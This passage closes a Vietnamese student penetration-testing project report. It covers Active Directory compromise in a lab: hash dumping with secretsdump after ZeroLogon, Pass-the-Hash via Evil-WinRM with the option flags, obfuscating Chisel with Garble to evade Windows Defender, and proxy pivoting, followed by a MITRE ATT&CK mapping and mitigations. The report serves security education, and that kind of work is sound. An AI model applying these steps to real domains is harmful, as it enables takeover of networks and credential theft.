


Hình 32. Thực hiện lấy hash của các tài khoản trên Domain Controller với secretsdump

31d6cfe0d16ae931b73c59d7e0c089c0 là NTLM hash của một chuỗi rỗng, ta sẽ sử dụng kỹ thuật Pass-the-hash với hash này thông qua option -hashes của secretsdump để thay cho password của Domain Controller.

Chúng ta đã thành công có được NTLM hash của tài khoản Administrator (7845bf396353ed5f7d65bd7a017cdd51).

Cuối cùng, ta sẽ sử dụng công cụ Evil-WinRM với kỹ thuật Pass-the-hash để thành công có được shell của tài khoản Administrator trên máy Domain Controller:



Hình 33. Sử dụng công cụ Evil-WinRM để lấy shell của tài khoản Administrator

Các option trong câu lệnh Evil-WinRM:

-i: địa chỉ IP của máy Domain Controller (192.168.192.132).

-u: tên tài khoản chúng ta muốn lấy shell (ở đây là Administrator).

-H: hash của tài khoản chúng ta muốn lấy shell (7845bf396353ed5f7d65bd7a017cdd51).

Chúng ta đã thành công lấy được shell của tài khoản Administrator trên máy Domain Controller.

Dưới đây là bảng MITRE ATT&CK mô tả các kỹ thuật đã sử dụng:

Tên kỹ thuật	ID	Phương thức
Initial Access	T1190	Exploit Public-Facing Application
Credential Access	T1003	OS Credential Dumping
Lateral Movement	T1021.006	Remote Services: Windows Remote Management
Defense Evasion	T1550.002	Use Alternate Authentication Material: Pass the Hash

Defense Evasion	T1027.013	Obfuscated Files or Information: Encrypted/Encoded File
Command and Control	T1090.002	Proxy: External Proxy
Resource Development	T1608.002	Stage Capabilities: Upload Tool

Giải thích về bảng MITRE ATT&CK:

Initial Access

Initial Access:

Là giai đoạn kẻ tấn công xâm nhập vào mạng nội bộ bằng nhiều cách như gửi email lừa đảo (spearphishing) hoặc khai thác lỗ hổng trên máy chủ web công khai. Sau khi vào được hệ thống, chúng có thể duy trì quyền truy cập lâu dài qua tài khoản hợp lệ hoặc dịch vụ truy cập từ xa, hoặc chỉ tạm thời nếu quyền truy cập bị mất do thay đổi mật khẩu hay vá lỗi.

Phương thức Exploit Public-Facing Application:

Kẻ tấn công khai thác lỗ hổng trên các hệ thống hoặc máy chủ có thể truy cập từ Internet để xâm nhập ban đầu vào mạng. Lỗ hổng này có thể là lỗi phần mềm, sự cố tạm thời hoặc cấu hình sai.

Kỹ thuật Exploit Public-Facing Application đã sử dụng trong báo cáo:

Khai thác lỗ hổng CVE-2020–25213 của plugin File Manager của Wordpress để có được Initial Access vào máy Client trong hệ thống mạng.

Credential Access

Credential Access:

Là kỹ thuật đánh cắp thông tin như tên tài khoản và mật khẩu. Các phương pháp phổ biến để lấy thông tin xác thực bao gồm ghi lại thao tác bàn phím (keylogging) hoặc trích xuất thông tin xác thực (credential dumping). Việc sử dụng thông tin đăng nhập hợp lệ giúp kẻ tấn công dễ dàng truy cập vào hệ thống, khó bị phát hiện hơn và có thể tạo thêm tài khoản để phục vụ cho mục tiêu của chúng.

Phương thức OS Credential Dumping:

Kẻ tấn công có thể cố gắng trích xuất thông tin xác thực để lấy thông tin đăng nhập tài khoản, thường dưới dạng mã băm (hash) hoặc mật khẩu dạng văn bản thô (clear text). Thông tin xác thực có thể được lấy từ bộ nhớ đệm của hệ điều hành, bộ nhớ tạm hoặc các cấu trúc hệ thống. Sau đó, chúng có thể sử dụng các thông tin này để thực hiện kỹ thuật Lateral Movement và truy cập vào dữ liệu nhạy cảm.

Kỹ thuật OS Credential Dumping đã sử dụng trong báo cáo:

Sử dụng công cụ secretdumps (Impacket) để thực hiện dump các thông tin tài khoản trong máy Domain Controller.

Lateral Movement

Lateral Movement:

Là tập hợp các kỹ thuật mà kẻ tấn công sử dụng để xâm nhập và điều khiển các hệ thống từ xa trong mạng. Để đạt được mục tiêu chính, chúng thường phải dò tìm trong mạng để xác định và truy cập vào mục tiêu. Quá trình này thường đòi hỏi phải di chuyển qua nhiều hệ thống và tài khoản. Kẻ tấn công có thể cài đặt công cụ truy cập từ xa của riêng mình hoặc sử dụng thông tin đăng nhập hợp lệ kết hợp với các công cụ sẵn có trong hệ điều hành và mạng để di chuyển một cách kín đáo hơn.

Phương thức Remote Services: Windows Remote Management:

WinRM là tên của một dịch vụ và một giao thức trên Windows, cho phép người dùng tương tác với hệ thống từ xa (ví dụ: chạy chương trình, chỉnh sửa Registry, thay đổi dịch vụ). WinRM có thể được gọi thông qua lệnh winrm hoặc bởi nhiều chương trình khác như PowerShell. Giao thức này cũng có thể được sử dụng để tương tác từ xa với Windows Management Instrumentation (WMI).

Kỹ thuật Remote Services: Windows Remote Management đã sử dụng trong báo cáo:

Sử dụng công cụ Evil-WinRM để tạo ra một remote shell với tài khoản Administrator trên máy Domain Controller.

Defense Evasion

Defense Evasion:

Là tập hợp các kỹ thuật mà kẻ tấn công sử dụng để né tránh sự phát hiện trong suốt quá trình xâm nhập. Các kỹ thuật này bao gồm gỡ bỏ hoặc vô hiệu hóa phần mềm bảo mật, làm

rối hoặc mã hóa dữ liệu và tập lệnh. Kẻ tấn công cũng lợi dụng và lạm dụng các tiến trình đáng tin cậy để ẩn giấu và ngụy trang mã độc của mình.

Obfuscated Files or Information: Encrypted/Encoded File

Kẻ tấn công có thể mã hóa hoặc chuyển đổi file để làm rối các chuỗi ký tự, byte nhằm gây khó khăn cho việc phát hiện. Việc mã hóa hoặc chuyển đổi nội dung file nhằm che giấu các dấu hiệu độc hại bên trong file được sử dụng trong cuộc tấn công. Việc mã hóa hoặc chuyển đổi file có thể khiến hệ thống không phát hiện được các chữ ký tĩnh, và nội dung độc hại chỉ được tiết lộ khi file được thực thi hoặc sử dụng (ví dụ như giải mã hoặc giải mã thông tin).

Kỹ thuật Encrypted/Encoded File đã sử dụng trong báo cáo:

Sử dụng công cụ Garble để obfuscate công cụ Chisel để tránh bị Windows Defender phát hiện khi upload lên máy Client.

Phương thức Use Alternate Authentication Material: Pass the Hash

Kẻ tấn công có thể sử dụng kỹ thuật "pass the hash" bằng cách dùng các mã băm mật khẩu bị đánh cắp để Lateral Movement trong mạng, vượt qua các kiểm soát truy cập thông thường. Pass the hash (PtH) là phương pháp xác thực dưới danh nghĩa người dùng mà không cần biết mật khẩu dạng văn bản rõ. Kỹ thuật này bỏ qua các bước xác thực tiêu chuẩn yêu cầu mật khẩu dạng rõ, trực tiếp sử dụng mã băm mật khẩu để xác thực.

Kỹ thuật Pass the Hash đã sử dụng trong báo cáo:

Sử dụng công cụ Evil-WinRM để thực hiện kỹ thuật Pass the hash với hash mật khẩu của tài khoản Administrator để tạo ra remote shell thông qua WinRM.

Command and Control

Command and Control:

Là kỹ thuật mà kẻ tấn công sử dụng để giao tiếp với các hệ thống mà chúng kiểm soát trong mạng. Kẻ tấn công thường cố gắng giả lập lưu lượng mạng bình thường để tránh bị phát hiện.

Phương thức Proxy: External Proxy:

Kẻ tấn công có thể sử dụng proxy bên ngoài làm trung gian cho các kết nối mạng tới máy chủ điều khiển và chỉ huy nhằm tránh kết nối trực tiếp với hạ tầng của chúng. Kẻ tấn công dùng các công cụ proxy để quản lý giao tiếp Command and Control, tăng khả năng duy trì kết nối khi bị gián đoạn, hoặc lợi dụng các đường truyền đáng tin cậy hiện có để tránh bị nghi ngờ.

Kỹ thuật External Proxy đã sử dụng trong báo cáo:

Sử dụng công cụ Chisel để tạo ra một proxy server để chuyển tiếp các kết nối từ máy Attacker qua máy Client, và sử dụng công cụ proxychains để làm proxy.

Resource Development

Resource Development:

Là các kỹ thuật mà kẻ tấn công tạo ra, hoặc chiếm đoạt các tài nguyên có thể dùng để hỗ trợ việc tấn công. Những tài nguyên này có thể là cơ sở hạ tầng, tài khoản hoặc các khả năng khác. Kẻ tấn công tận dụng các tài nguyên này để hỗ trợ các giai đoạn khác trong chu trình tấn công, ví dụ như dùng tên miền mua được để thực hiện Command and Control, tài khoản email do tấn công lừa đảo trong giai đoạn Initial Access, hoặc đánh cắp chứng chỉ ký mã để né tránh hệ thống phòng thủ (Defense Evasion).

Phương thức Stage Capabilities: Upload Tool

Kẻ tấn công có thể tải lên các công cụ lên cơ sở hạ tầng của bên thứ ba hoặc do chính chúng kiểm soát để dễ dàng truy cập khi tấn công. Các công cụ này có thể là mã nguồn mở hoặc đóng, miễn phí hoặc thương mại. Mặc dù các công cụ này có thể bị kẻ tấn công sử dụng cho mục đích xấu, nhưng (khác với phần mềm độc hại) chúng không được thiết kế ban đầu cho mục đích đó (ví dụ: PsExec).

Kỹ thuật Upload Tool đã sử dụng trong báo cáo:

Upload công cụ Chisel lên máy Client để mở proxy server.

3.4. Kết quả

Khai thác nhiều nhất các thông tin liên quan đến Active Directory và thông tin liên quan ở máy Web Server và Domain Controller.

Chiếm được toàn quyền Domain Controller.

3.5. Biện pháp phòng ngừa.

Cập nhật và vá lỗi định kỳ

- Cập nhật hệ thống CMS và plugin: Đảm bảo rằng WordPress và tất cả các plugin (đặc biệt là WP File Manager) luôn được cập nhật phiên bản mới nhất. Cụ thể cập nhật plugin lên phiên bản v6.9 trở lên.

- Vá lỗi hệ điều hành: Luôn cập nhật các bản vá bảo mật cho hệ điều hành của Web Server, Domain Controller và máy Client (như bản vá ZeroLogon). Cụ thể: Window server 2019 vá ZeroLogon 17763.3046

Quản lý plugin và thành phần bên thứ ba

- Chỉ sử dụng plugin uy tín: Tránh cài đặt các plugin không rõ nguồn gốc hoặc không được duy trì thường xuyên.

- Giám sát hoạt động của plugin: Theo dõi file và thư mục bị thay đổi bởi các plugin, hạn chế quyền ghi vào thư mục nguy hiểm như /wp-content/uploads/.

Giới hạn quyền truy cập và phân quyền hợp lý

- Người dùng WordPress: Không cấp quyền quản trị cho người không cần thiết. Kiểm tra định kỳ các tài khoản người dùng và phân quyền tối thiểu.

- Windows Server: Áp dụng mô hình phân quyền theo nguyên tắc “least privilege”: người dùng không nên có quyền Backup hoặc Remote Management nếu không thực sự cần thiết.

4. Tổng kết

4.1. Kết luận

Qua quá trình nghiên cứu và xây dựng mô hình tấn công giả lập, đồ án đã chứng minh được mức độ nguy hiểm của việc tồn tại các lỗ hổng bảo mật trên hệ thống website, cụ thể là lỗ hổng thực thi mã từ xa (RCE) trong plugin WP File Manager của WordPress. Từ một điểm truy cập ban đầu trên Web Server, kẻ tấn công hoàn toàn có thể từng bước khai thác thông tin hệ thống, di chuyển ngang sang các thành phần nội bộ, và cuối cùng chiếm quyền kiểm soát Domain Controller thông qua các kỹ thuật như thu thập thông tin Active Directory, sử dụng công cụ pivoting (Chisel), và tấn công đặc biệt như ZeroLogon hoặc Pass-the-Hash.

Việc xây dựng thành công các kịch bản tấn công không chỉ giúp nhận diện rõ rủi ro bảo mật tiềm ẩn mà còn cho thấy tầm quan trọng của việc cập nhật hệ thống, quản lý quyền truy cập, và áp dụng các biện pháp phòng ngừa phù hợp trong hệ thống doanh nghiệp.

Thông qua đồ án này, nhóm thực hiện đã nâng cao hiểu biết thực tiễn về an ninh mạng, kỹ thuật tấn công và phòng thủ trong môi trường doanh nghiệp, đồng thời đề xuất được các giải pháp cụ thể giúp tăng cường khả năng phòng chống rủi ro an ninh mạng từ cấp độ hệ thống đến cấp độ người dùng.

4.2. Hạn chế

Môi trường giả lập đơn giản: Mô hình mạng trong đồ án chỉ gồm ba thành phần cơ bản (Web Server, Domain Controller, Client) và chưa phản ánh đầy đủ độ phức tạp của một hệ thống

mạng doanh nghiệp thực tế, nơi có thể có nhiều tầng bảo mật, phân vùng mạng, firewall nội bộ, và các cơ chế giám sát nâng cao.

Kỹ thuật pivot còn đơn giản, dễ bị phát hiện: Việc sử dụng Chisel.exe để tạo tunnel mạng có thể dễ dàng bị các giải pháp bảo mật phát hiện nếu hệ thống có kết nối Internet. Ngoài ra, các công cụ như secretdump.py hoặc evil-winrm chạy qua proxy Chisel cũng tạo ra lưu lượng mạng bất thường dễ bị các hệ thống phân tích hành vi (UEBA, NTA) ghi nhận và cảnh báo.

Không mô phỏng được trong môi trường Internet công khai: Kịch bản được thực hiện hoàn toàn trong môi trường mạng nội bộ, thiếu yếu tố về kết nối từ Internet thật. Điều này chưa phản ánh hết các nguy cơ và rào cản khi tấn công từ môi trường bên ngoài vào hệ thống nội bộ thông qua DMZ hoặc NAT.

Lỗ hổng khai thác đã cũ, không còn phù hợp với thực tế hiện tại.

4.3. Định hướng phát triển

Mở rộng mô hình mạng: Bổ sung thêm các thành phần như máy chủ cơ sở dữ liệu, máy chủ mail, tường lửa nội bộ, hệ thống VPN và các phân vùng mạng VLAN nhằm mô phỏng một kiến trúc mạng doanh nghiệp thực tế hơn.

Mô phỏng tấn công từ môi trường Internet công khai.

Đa dạng kỹ thuật tấn công: Tìm hiểu và ứng dụng thêm các phương pháp khai thác khác như: SQL Injection, SSRF, kỹ thuật bypass UAC, Golden Ticket, Kerberoasting, hoặc sử dụng kỹ thuật sống trong RAM (fileless malware).

5. Nguồn tham khảo

[1] “Tìm hiểu về Zerologon” https://viblo.asia/p/tim-hieu-ve-zerologon-WAyK8rk9lxX

[2] “Zerologon: Instantly Become Domain Admin by Subverting Netlogon Cryptography (CVE-2020-1472)” https://www.secura.com/blog/zero-logon

[3] “ZEROLOGON” https://hackmd.io/@raefko/B1sSuUmBv#5--Exploit-the-vulnerability

[4] “Khai thác lỗ hổng CVE-2020–25213 và cài đặt backdoor trên WordPress” https://whitehat.vn/threads/khai-thac-lo-hong-cve-2020-25213-va-cai-dat-backdoor-tren-wordpress.14152/

HẾT